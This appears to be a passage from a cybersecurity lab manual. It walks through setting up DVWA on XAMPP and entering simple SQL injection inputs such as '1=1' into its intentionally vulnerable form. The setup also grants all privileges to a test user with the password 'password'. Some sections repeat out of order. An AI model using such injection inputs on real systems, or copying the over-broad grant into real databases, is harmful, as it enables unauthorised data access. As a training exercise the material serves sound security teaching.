
-Go to DVWA security and security level to low.




-Now click on Sql Injection



-Type user ID as 1 and submit.




Type user id 1=1 and submit



Output:


-Type user is as 1* and submit




Practical-8 : Example-1

Aim: Using XAMPP and Perform SQL injection attack.

-Open XAMPP control panel and start the Apache and MySQL service.



-Open phpmyadmin by typing "http://localhost/phpmyadmin" into any browser
-Create a database "mysql_db"




-Download DVWA from https://github.com/ethicalhack3r/DVWA and copy the "setup.php" file xampp/htdocs/dvwa folder

-Then copy the "config.inc.php.dist" file into xampp/htdocs/dvwa folder and rename it to "config.inc.php"


-Open mysql using xampp shell and create a new user

```
MariaDB [mysql_db]> grant all privileges on *.* to 'test@localhost' identified by 'password';
```


-Now open the "config.ini.php" file and change the user to "test" and password to "password" and save the file



-Now open the url “http://localhost/dvwa/setup.php”




-Press Create/Reset Database




-Login using admin as username and password

-You will see the following window




-Go to DVWA security and security level to low.




-Now click on Sql Injection

-Type user ID as 1 and submit.




Type user id 1=1 and submit



Output:


-Type user is as 1* and submit



Practical-8 : Example-2


Aim: Using MYSQL and Perform SQL injection attack.

-Open XAMPP control panel and start the Apache and MySQL service.



-Open phpmyadmin by typing "http://localhost/phpmyadmin" into any browser

-Create a database "mysql_db"




-Download DVWA from https://github.com/ethicalhack3r/DVWA and copy the "setup.php" file xampp/htdocs/dvwa folder

-Then copy the "config.inc.php.dist" file into xampp/htdocs/dvwa folder and rename it to "config.inc.php"

